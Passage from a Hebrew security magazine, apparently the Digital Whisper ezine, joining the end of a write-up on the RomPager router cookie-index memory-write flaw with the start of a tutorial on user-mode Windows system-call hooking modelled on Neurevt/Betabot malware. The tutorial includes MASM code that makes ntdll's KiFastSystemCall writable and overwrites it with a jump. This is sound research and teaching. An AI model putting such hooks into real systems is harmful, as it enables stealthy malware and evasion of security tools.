
s0 - מצביע לשדה ה-Cookie ב-HTTP header (לדוגמא "C3=abcd\r\n")

v0 - מכיל את הבית הראשון של שם העוגיה

s4 - this (מצביע למבנה הבקשה, אשר מכיל את מערך העוגיות בהיסט 0x6b28)

FindTokenDelimiter מקבל מצביע למחרוזת ומחזיר מצביע למיקום הראשון של "=" במחרוזת

FindCookieEnd - מקבל מצביע למחרוזת ומחזיר מצביע למיקום הראשון של ירידת שורה



לאילו שלא מתמצאים ב-mips, המרתי את הפונקציה לקוד C קצר (ומעט מופשט):

```

void ParseCookie(Request * request, char * name, char * value)
{
    if (name[0] == 'C')
    {
        int index = atoi(name+1);
    }
}

```

עוגיית ביש המזל

www.DigitalWhisper.co.il

```
strncpy(request->CookieArray[index],value,40);  
}  
}
```

הבעיה טמונה בכך שבשום שלב לא נבדק האם העוגיה חורגת מגבול מערך העוגיות. כך שלמעשה, הכנסת העוגיה C1234 בבקשת ה-HTTP תאפשר לנו לכתוב לזכרון של הראוטר במיקום:

```
this->CookieArray + (1234* 40)
```

בצורה זו אנחנו יכולים לכתוב לכל הזכרון שנמצא אחרי מערך העוגיות. בנוסף, הכנסת עוגיה "שלילית" (לדוגמה "C-300") תאפשר לנו לכתוב גם באזורי הזכרון שנמצאים לפני המערך. במילים אחרות, החולשה מאפשרת כתיבה לכל הזכרון של הראוטר.

היתרון המשמעותי של החולשה הזו על פני החולשות שהוזכרו לעיל הוא שהכתיבה היא יחסית למיקום של מערך העוגיות, כך שבאופן מובנה, אנחנו מתגברים על בעיית מבני הזכרון השונים בקרב מודלים שונים, שנתקלנו בה בעת ניסיון השמשת החולשה הקודמת. כלומר, אם ננסה לדרוס שדה אחר בתוך מבנה הבקשה של RomPager, נשתמש באותו "index עוגייה" בדיוק עבור כל דגמי הראוטרים שמריצים את RomPager 4.07.

מה יכולת כתיבה כזו מאפשרת? ובכן, מחקר נוסף של מבני הזכרון של RomPager, אפשר לי ליצור בקשה הכוללת עוגיות אשר תשכתבנה ערכים מסויימים, שבסופו של דבר אפשרה לי להכנס ל-admin panel של השרת מכל פורט שפתוח (כולל 7547). מכיוון שבשלב זה, רב הראוטרים הפגיעים עדיין לא עודכנו עם קושחה אשר סוגרת את הפרצה, החלטנו שלא לחשוף את פרטי הניצול של החולשה.

סיכום

נחזור לאחת משאלות המחקר, מדוע כל כך הרבה דגמים משתמשים באותה גרסה של RomPager? מסתבר כי התשובה לכך טמונה בחומרה. כל הדגמים הללו משתמשים ב-chipset-ים של אותה החברה - Trendchip (כיום MediaTek). Trendchip קנתה מ-Allegro רישיון ל-RomPager ב-2002, ורשיון ל-ZynOS מ-Zyxel, ושילבה אותם ב-SDK אשר צורף ל-chipset. כך שלמרות שכל יצרנית שינתה במקצת את הקושחה, בעיקר לצרכים קוסמטיים, מתחת למכסה המנוע כל הראוטרים השתמשו באותה מערכת הפעלה.

חשוב לציין כי אמנם החולשה נמצאה ב-RomPager, אך AllegroSoft אינה האשמה במצב זה. החולשה עצמה תוקנה כבר ב-2005 (החל מגרסה 4.34) כחלק משדרוג חבילת הקוד, בלא ידיעה על ההשלכות של ניצול חולשה זו. הדבר אשר מנע את פעפוע העדכון לראוטרים הנמכרים כיום הינו שרשרת ארוכה וסבוכה

עוגיית ביש המזל

www.DigitalWhisper.co.il

הכרוכה בייצור הראוטרים אשר מתחילה ביצרנית ה-chipset-ים, עוברת דרך יצרנית הראוטרים (TP-Link, Dlink ודומיהן), ונגמרת בספקיות האינטרנט אשר בסופו של דבר מוכרות את הראוטר ללקוחותיהן. מכיוון שכל השרשרת הזו כרוכה בהסכמים שחלקם כבר פגו, ולא קיימת אחריות ריכוזית על המוצר הסופי בידי גורם אחד, אין זה מפליא כי גם עשור לאחר שתוקנה החולשה, עדיין כל המכשירים המיוצרים כיום באופן זה עודם פגיעים.

גם אם נדמה שפרצות אבטחה בראוטרים ביתיים אינן מסוכנות כמו פירצות המאפשרות גישה למחשב, קמפיינים מאסיביים שתקפו מאות אלפי ראוטרים הוכיחו כי ביכולת לשלוט בצי של ראוטרים טמון כוח עצום: תקיפות DDOS, שבירת מודל האבטחה של ה-NAT והתפשטות למחשבים בתוך ה-LAN. מכיוון שעולם הראוטרים הביתיים עדיין איננו מוכוון אבטחה כפי שהיינו רוצים שיהיה, החולשה הזו לא תעלם בזמן הקרוב. התקווה היא שפרסום חולשה זו ואחרות יפעיל לחץ על הספקיות ויצרניות הראוטרים לעבור למודלי אבטחה מודרניים יותר, שימנעו מתופעות שכאלו להשנות. פרטים נוספים ורשימת הראוטרים הפגיעים נמצאים באתר [הזה](#).

אחרית דבר ולא עצה #5:

בשלב כלשהו במחקר מצאתי גרסא חדשה יותר של RomPager (4.34), כחלק מקושחה מבוססת לינוקס. היתרון בגרסא זו היא שהיא הייתה מקומפלת כקובץ elf, שכלל private symbols. במילים אחרות, הקובץ הכיל שמות של חלק גדול מהפונקציות כפי שהופיע בקוד המקור. ביצוע binary diffing, מול הגרסא שחקרתי אפשר לי לייבא הרבה מהסימבולים לפרוייקט שלי, משום שחלק לא קטן מהפונקציונאליות הכללית של RomPager לא השתנה במעבר בין הגרסאות. בדיעבד, גילוי מוקדם של הגרסא הזו היה חוסך לי הרבה זמן של פענוח פונקציונאליות סבוכות של RomPager.

על הכותב

הכותב הינו חוקר אבטחה בקבוצת ה-Malware & Vulnerability של צ'קפוינט. לשאלת, טענות, השגות וביקורות בונות או הורסות - lioro@checkpoint.com

תודות

תודה לשחר טל, ראש קבוצת Malware & Vulnerability בצ'קפוינט, שהיה שותף במחקר זה.

System Call Hooking

מאת שחק שלו

הקדמה

המאמר הבא עוסק בשיטת יישום חדשה של Hooking שמתחילה לצבור תאוצה לאחר שנצפתה בסוסים הטרויאניים [Neurevt](#) (הידוע גם כ-Betabot ו-Carberg) - [קוד מקור](#). במאמר נבין את מנגנון ה-System Call של Windows ונממש את ה-Hook בעצמנו. את כל הקוד במאמר עם הסברים מלאים ניתן למצוא ב-[Git Repository](#).


מהו Hooking?

נושא ה-Hooking בכללותו כבר נסקר כאן ב-Digital Whisper [במאמר של Zerith מגליון 10](#) ובמאמר של [אוריאל מלין על IAT Hooking](#) בגליון 18, אנחנו נעבור בקצרה על תהליך ה-Hooking אך מומלץ מאד לקרוא את שני המאמרים בשביל לקבל תפיסה טובה לגבי הנושא.

אנחנו נרוץ טיפה על הנושא ונתמקד בשיטת ה-Inline Hooking שמנצלת את העובדה שברוב פונקציות ה-Windows API יש תחילה "פתיח" (Function Prologue) המורכב משלוש הוראות אסמבלי הנפרשות על 5 בייטים:

```
8B FF: MOV EDI, EDI
55:   PUSH ESP
8B EC: MOV EBP, ESP
```

בקצרה, העקרון ב-Inline Hooking הוא לדרוס את חמשת הבייטים הללו בקפיצה לקוד "זדוני" שהחדרנו לתהליך (הוראת קפיצה JMP באסמבלי תופסת גם היא 5 בייטים). כעת, בכל פעם שיקראו לפונקציה אותה ערכנו הקוד שלנו ירוץ לפני הקוד האמיתי.



[קרדיט - [newgre.net](#)]



הקוד החדש שאנחנו הוספנו יכול להיות כל מה שנבחר, בין אם זה שינוי קטן של פעולת הפונקציה המקורית או ביטול הפונקציה לגמרי. עיקרון חשוב הוא שעלינו לדאוג שלאחר סיום ריצת הקוד שלנו התוכנית תמשיך לפעול כרגיל, זאת אומרת שנצטרך לדאוג שהמחשנית תחזור לקדמותה ושאוגרים המשפיעים על המשך הריצה יכילו את הערכים המתאימים. מעולה, עכשיו אחרי שזה מאחורינו נתקדם:

על הרשאות במערכת Windows:

בשביל להבטיח שאפליקציות של המשתמש לא יוכלו לשנות מידע קריטי של מערכת ההפעלה, Windows משתמש בשני מצבי ריצה של המעבד: User Mode ו-Kernel Mode, או Ring0 ו-Ring3 בהתאמה. תוכנות של המשתמש רצות ב-User Mode וקוד של מערכת ההפעלה (דרייברים לדוגמה) ירוצו ב-Kernel Mode. המעבד (ולא מערכת ההפעלה) מאפשר גישה לכל מרחב הזיכרון במערכת ולכל סוגי הוראות המעבד תחת ריצה ב-Kernel Mode.

איך ניתן לתקשר בין שתי השכבות?

נניח והשתמשנו בתוכנה שלנו בפונקציה CreateFileA() שתיצור לנו קובץ. התוכנה שלנו רצה ב-User Mode, איך היא תוכל, אם כך, ליצור קובץ אם יצירת קבצים דורשת התערבות של הדרייבר Ntfs.sys ואמרנו שפעולה שכזאת אפשרית רק מ-Kernel Mode? בשביל זה הומצא מנגנון ה-System Call, המנגנון אחראי להעברת הריצה לביצוע הפונקציה לקרנל ולאחר סיום ביצוע הפונקציה, להחזיר את הריצה לתוכנה שלנו ב-User-Mode להמשך ביצוע הקוד.

לכל פונקצייה שנקרא לה ותרוץ בקרנל יש מספר המייצג אותה בטבלה היושבת בקרנל הנקראת System Service Dispatch Table, עם המספר הזה נבצע את המעבר לקרנל ובכך נודיע למערכת ההפעלה איזו פונקציה ברצוננו לבצע.

הערה: למעשה יש ארבעה טבלאות SSDT ב-Windows, כשהראשונה מאוכלסת בפונקציות Native, השניה בפונקציות GUI והשלישית והרביעית ריקות. Microsoft IIS יאכלס את הטבלה השלישית מתוך הארבע עם הדרייבר spud.sys במקרה והמוצר מותקן. אך רק הטבלה הראשונה רלוונטית אלינו ואליה מתכוונים בדר"כ כאשר מזכירים את ה-SSDT.

טבלת ה-SSDT מלאה בכל הפונקציות ובכתובת של כל אחת מהן בתוך ntoskrnl.exe שם הקוד האמיתי שלהם מתבצע, זאת אומרת שלמשל ntdll!NtCreateFile היא רק פונקצית מעטפת שבסופה הקוד האמיתי יתבצע ב-ntoskrnl!NtCreateFile.



System Calls

כל פונקציה (Windows API) אשר נקראת ומתבצעת בקרנל ולא ב-User Mode נכנסת תחת הקטגוריה System Calls. לדוגמא: פונקציות של ניהול אובייקטים (NtTerminateProcess, NtCreateMutant וכו') תתבצענה בקרנל מאחר שניהול אובייקטים ב-Windows נעשה בקרנל ופונקציות הדורשות התקשרות עם דרייברים גם כן יתבצעו בקרנל (הפונקציה NtCreateFile לדוגמא תדבר עם Ntfs.sys).

עד Windows 2000 המנגנון נראה כך:

```
1. MOV EAX, SyscallNumber
2. LEA EDX, [ESP+4]
3. INT 2Eh
4. RETN 4 * (Number of Arguments)
```

1. מוכנס לתוך האוגר EAX מספר הפונקציה אותה אנחנו רוצים לבצע.
2. מוכנס לתוך האוגר EDX מצביע לארגומנטים שמועברים לפונקציה.
3. מתבצעת הפסיקה 2E המסמלת כניסה לקרנל.
4. חזרה לפונקציה שקראה לנו.

ב-Windows XP, שונה המנגנון וכך הוא נראה עד היום:

```
1. MOV EAX, SyscallNumber
2. MOV EDX, 7FFE0300h ; EDX = SystemCallStub
3. CALL DWORD PTR [EDX]
4. RETN 8
```

1. מוכנס לתוך האוגר EAX מספר הפונקציה אותה אנחנו רוצים לבצע.
2. מוכנס לתוך האוגר EDX את הערך הקבוע 0300x7FFe0 המצביע אל: SharedUserData!SystemCallStub המכיל את הכתובת של ל-KiFastSystemCall.
3. קריאה ל-EDX (קריאה ל-ntdll!KiFastSystemCall).
4. חזרה לפונקציה שקראה לנו.

אז מה יש ב-KiFastSystemCall?

```
1. MOV EDX, ESP
2. SYSENTER
3. RETN
```

1. מוכנס ל-EDX מצביע לארגומנטים המועברים לפונקציה.
2. מתבצעת ההוראה SYSENTER המבצעת את המעבר לקרנל.
3. חזרה לפונקציה שקראה לנו.



מי זה SYSENTER?

כאמור, החל מ-Windows XP הוצגה דרך חדשה למעבר של הריצה מ-Ring3 ל-Ring0 וחזרה - הפקודות SYSENTER/SYSEXIT.

מתוך Intel IA-32 (64) Programming Manual:

"Executes a fast call to a level 0 system procedure or routine. SYSENTER is a companion instruction to SYSEXIT.

The instruction is optimized to provide the maximum performance for system calls from user code running at privilege level 3 to operating system or executive procedures running at privilege level 0."


- Intel IA-32 (64) programming manual, volume 2B.

מציינים כי הפקודה מספקת את הביצועים הטובים ביותר למעבר בין ה-Privilege Levels השונים. מה כל כך שונה בין SYSENTER ל-INT 2E? ההבדל נובע מהעובדה ש-INT 2E הינה הוראת פסיקה והדרך בה Windows מטפל בפסיקות (Interrupts).

מערכת ההפעלה מחזיקה טבלה הנקראת Interrupt Descriptor Table המכילה את כלל הפסיקות במערכת וה-Interrupt Service Routines (הקוד אשר מטפל בפסיקה) של כל אחת מהן. כאשר הפסיקה INT 2E נעשית, על המערכת הפעלה לגשת לרשומה מספר 2E ב-IDT המצביעה לטבלת ה-Global Descriptor Table שם יש מצביע לקוד המטפל בפסיקה (כן זה המון טבלאות, ככלל אצבע Windows בנויה על טבלאות ורשימות).

זאת אומרת, בכל System Call כל התהליך הזה יתבצע מחדש שוב ושוב מה שמוביל לאי יעילות (אפילו שהכתובות בדר"כ נשמרות ב-L1 Cache). נדרש למצוא פתרון יעיל יותר, ואכן הפקודה SYSENTER קופצת לכתובת קבועה וחוסכת למעבד המון קריאות מהזיכרון ומייעלת את תהליך קריאות המערכת ([עוד על הנושא](#)).

לסיכום נושא ה-System Calls, דיאגרמה של קריאת מערכת:



1. מתבצעת הפסיקה INT 2E/ההוראה SYSENTER.
2. הריצה מועברת ל-nt!KiFastCallEntry שקורא בתורו ל-nt!KiSystemService (לא מתואר בדיאגרמה לשם פשטות)
3. KiSystemService, בין היתר, לוקח את מספר הפונקציה שנמצא ב-EAX ומריץ את הפונקציה ב-SSDT המקבילה למספר זה.

אני ממליץ לקרוא עוד על הנושא ב-[מאמר של OSR Online](#).

System Call Hooking

כמו שכבר הזכרתי, השיטה עצמה מוכרת כבר זמן מה ונראו סוגים שונים שלה ב-[Carberg](#) (החלפה של המצביע אל KiFastSystemCall במצביע אל קוד אחר) וב-[Neurevt](#) (א', ב'). אז הסיבה שלשמה התכנסנו כאן, אחרי שאנחנו מבינים איך קריאות מערכת מתבצעות ב-Windows, איפה נוכל לשים את Hook שלנו? עם הדיאגרמה של System Calling מהסעיף הקודם מול העיניים שלנו, אם נצטרך להצביע על מקום בו נוכל לבצע את ה-Hooking מאד מתבקש לשים את האצבע על טבלת המצביעים ב-SSDT, ואכן שיטה ידועה לביצוע Hooking היא לשנות ב-SSDT את המצביע מהמיקום האמיתי הפונקציה מיקום של קוד שלנו ובכך כל פעם שיקראו לפונקציה שאת המצביע שלה שינינו KiSystemService יריץ את הקוד שלנו במקום את הקוד האמיתי.

אז כן, לשיטה זו קוראים SSDT Hooking (מפתיע...) ויש איתה כמה בעיות:

1. קל מאד לעלות עליה, נבדוק אם כל המצביעים ב-SSDT מצביעים לתוך ntoskrnl.exe ואם לא, אז נדע שהייתה נגיעה בטבלה.
2. השיטה כבר נפוצה מאד ומנגנוני אנטי-וירוס יודעים לזהות אותה והוספו הגנות נגד שינויים כאלה ודומים בקרנל בגרסאות 64 ביט של Windows תחת [Patchguard](#) (וכמובן שגם את זה [כבר אפשר לעקוף](#)).
3. והסיבה הכי חשובה - שיטה זו תדרוש מאיתנו הרשאות כתיבה לקרנל.

אנחנו מחפשים מיקום ב-User Land בו נוכל לבצע את ה-Hook, משמע כל שאר האופציות ל-Hooking בקרנל יורדות מהפרק (ntoskrnl hooking, שינוי קוד הדרייבר עצמו וכו'). תפיסה שעולה בזמן האחרון היא שאת רוב הדברים הכיפיים שהיו שמורים עד עכשיו ל-Kernel Mode כבר אפשר לעשות ב-User Land. אז נחפש מקום בצד השמאלי של הדיאגרמה (User Land) בו נוכל לשים את ה-Hook. אנחנו נחפש מקום אחד מרכזי אליו כל ה-System Calls מתנקזים. ניחשתם נכון, המקום הזה הוא ה-KiFastSystemCall. אבל לא בדיוק. בואו נסתכל על זרימה של קריאת מערכת רגילה - במקרה הזה של NtTerminateProcess.

הערה: לאלו שרוצים לעקוב אחר הנעשה, נפתח את [IDA](#) וננתח את ntdll.dll. ניגש ללשונית ה-Exports ונבחר ב-NtTerminateProcess. בכדי לדאוג את את ntdll נצטרך לשנות את הגדרות ה-Options תחת הלשונית Debugger. בשדה Application רשום "C:\Windows\system32\rundll32.exe" ובשדה Parameters נרשום "NtTerminateProcess". מאחר ו-ntdll אינו קובץ הרצה נצטרך לקרוא ל-rundll32 שיריץ אותו ולספק לו כפרמטר DLL ופונקציה מתוך אותו DLL אשר נרצה להריץ. לסיים, נשים Breakpoint בתחילת הקוד של NtTerminateProcess ונריץ.

```

; NTSTATUS __stdcall ZwTerminateProcess(HANDLE ProcessHandle, NTSTATUS ExitStatus)
public _ZwTerminateProcess@8
_ZwTerminateProcess@8 proc near

ProcessHandle= dword ptr 4
ExitStatus= dword ptr 8

mov     eax, 172h           ; NtTerminateProcess
mov     edx, 7FFE0300h
call   dword ptr [edx]
retn   8
_ZwTerminateProcess@8 endp
    
```

```

7FFE02FE db 0
7FFE02FF db 0
7FFE0300 dd offset _KiFastSystemCall@0
7FFE0304 db 0F4h ;
    
```

```

; int __stdcall KiFastSystemCall()
public _KiFastSystemCall@0
_KiFastSystemCall@0 proc near
8B D4 mov     edx, esp
0F 34 sysenter
C3    retn
    
```

System Call Hooking

www.DigitalWhisper.co.il


כמו שכבר למדנו, הקריאה מתחילה בפונקציה ZwTerminateProcess ש-ntdll מייצא. משם עוברים ל-SystemCallStub ולבסוף מגיעים ל-KiFastSystemCall שיעביר את המשך הריצה לקרנל. הרעיון של ה-Hook הוא לדרוס את חמשת הבייטים ב-KiFastSystemCall ולהחליפם בקפיצה לקוד שלנו.


אם נסתכל בדיאגרמה נוכל לראות ש-KiFastSystemCall מורכב מארבעה בייטים (8B D4 0F 34) ואז בייט אחד של C3 (ההוראה) RETN כך שאם נדרוס את חמשת הבייטים הללו (בשביל הוראת JMP) נפריע לריצה של ה-System Call (מאחר ודרסנו גם את הפקודה RETN).

KiFastSystemCall	8B D4	MOV EDX,ESP
77A801D2	0F34	SYSENTER
KiFastSystemCallRet	C3	RET
77A801D5	8D A4 24 00 00 00 00	LEA ESP,DWORD PTR [ESP]
77A801DC	8D 64 24 00	LEA ESP,DWORD PTR [ESP]
KiIntSystemCall	8D 54 24 00	LEA EDX,DWORD PTR [ESP+8]
77A801E4	CD 2E	INT 2E
77A801E6	C3	RET

אם נסתכל על האיזור בקוד של ntdll אחרי KiFastSystemCall נוכל לראות את שבין הפונקציה KiFastSystemCallRet (שמכילה רק את הפקודה RETN) לבין הפונקציה KiIntSystemCall (שאמורה להיות קצת מוכרת לכם ממנגנון ה-System Call של Windows 2000 וקיימת גם כאן בשביל תאימות לאחור) יש 11 בייטים בהם נוכל לעשות שימוש.

אז נוכל לבצע SHORT JMP (הוראה שאורכה 2 בייטים אך מוגבלת לקפיצה של עד 127 בייטים קדימה) ל-[KiFastSystemCallRet+1] (זאת אומרת, בייט אחד לאחר הכתובת של KiFastSystemCallRet) ומשם נקפוץ לקוד שלנו. ואכן זה מה ש-Betabot עושה, התמונה הבאה היא ניתוח של Dump של התהליך Explorer.exe נגוע ב-Neurevt:





Neurevt עשה קפיצה מ-KiFastSystemCall ל-KiFastSystemCallRet+1 שם הוא ביצע את ההוראות:

```
PUSH 7FF3F524h
RET
```

1. דחיפה למחסנית של הכתובת 0x7FF3F524.
2. קפיצה לכתובת 0x7FF3F524 (ההוראה RET מחזירה את הריצה לכתובת האחרונה שנדחפה למחסנית).

שימוש ב-PUSH/RET במקום ב-JMP מקל עלינו מאחר והקפיצה היא לכתובת אבסולוטית ולא יחסית כמו בהוראת JMP.

טוב, אחרי שאנחנו יודעים את כל זה, בואו נתחיל לעבוד על הקוד. הקוד עצמו יהיה באסמבלי, אני אנסה להסביר כמה שיותר, אך מומלצת הכרה עם השפה.

Writing some code

אני משתמש ב-RadAsm כסביבת פיתוח וב-MASM כשפת הפיתוח. הקוד שנכתוב הוא תוכנית בפני עצמה (ז"א exe), ולא דווקא קוד המוכן להזרקה משתי סיבות:

- א. להקשות במעט על שימוש לא נכון בקוד.
- ב. פשטות של הקוד בהצגה במאמר.

כמו שכבר ציינתי, הקוד לא דורש הרשאות מיוחדות. לא נצטרך לכתוב דרייבר או כל רכיב קרנלי אחר ואפילו לא הרשאות אדמיניסטרטור. נוכל להשפיע על כל תהליך שרץ בהרשאות של המשתמש אשר הפעיל את התוכנה (אם אנחנו כן מריצים את הקוד בהרשאות אדמיניסטרטור נוכל להזריק קוד גם לתהליכים של משתמשים אחרים).

אז נתחיל בהגדרות סטנדרטיות:

```
.386 ; 80386 processor nonprivileged instructions
.model flat,stdcall ; STDCALL calling convention, flat memory arrangement
option casemap:none ; Case sensitive
```

נצטרך להשתמש בפונקציה VirtualProtect מ-Kernel32 בשביל להוסיף הרשאות כתיבה לאיזור אותו אנחנו רוצים לשנות, אז נצטרך להוסיף את הספרייה Kernel32.

```
include kernel32.inc ; Add kernel32 definitions
includelib kernel32.lib ; Link against kernel32.lib
```



הגדרת Data Section:

```
.data
oldProtection dd ? ; For VirtualProtect()
arrayOfEvil DWORD 149h DUP (0), offset newNtSetInformationFile , 40h DUP (0);
Place hooks here by Syscall numbers
```

ונתחיל עם הקוד, תחילה נשים ב-EAX את הכתובת של: KiFastSystemCall

```
.code ; Start of code section

start:
mov esi, 07FFE0300h ; ESI = SharedUserData!SystemCallStub
lods ; EAX = KiFastSystemCall
call changeProtection
```

כאשר changeProtection היא פונקציה קטנה שקוראת ל-VirtualProtect. אנחנו לא יכולים לכתוב ל-KiFastSystemCallRet כי האזור לא בעל הרשאות Write, אז נשתמש ב-VirtualProtect להוסיף הרשאות.

```
changeProtection:
push eax ; Save KiFastSystemCall addr
push offset oldProtection
push 40h ; PAGE_EXECUTE_READWRITE
push 6 ; [KiIntSystemCall - KiFastSystemCall]
push eax
call VirtualProtect ; VirutalProtect((void
*)KiFastSystemCall, 6,
PAGE_EXECUTE_READWRITE, &oldProtection)
pop eax ; EAX = KiFastSystemCall addr
retn
```

במהלך התוכנית נשתמש באוגר EDX להחזיק את ההוראות אותן נרצה לכתוב ובאוגר EAX כאוגר שמצביע לנו לאן לכתוב.

1. mov edx, 03EBh ; 0xEB03 = JMP SHORT 3 bytes
2. mov [eax], edx

1. נכניס ל-EDX את ההוראה שתדרוס את התוכן המקורי של KiFastSystemCall.
2. נדרוס את KiFastSystemCall בתוכן שנמצא ב-EDX (קפיצה של 3 בייטים קדימה).

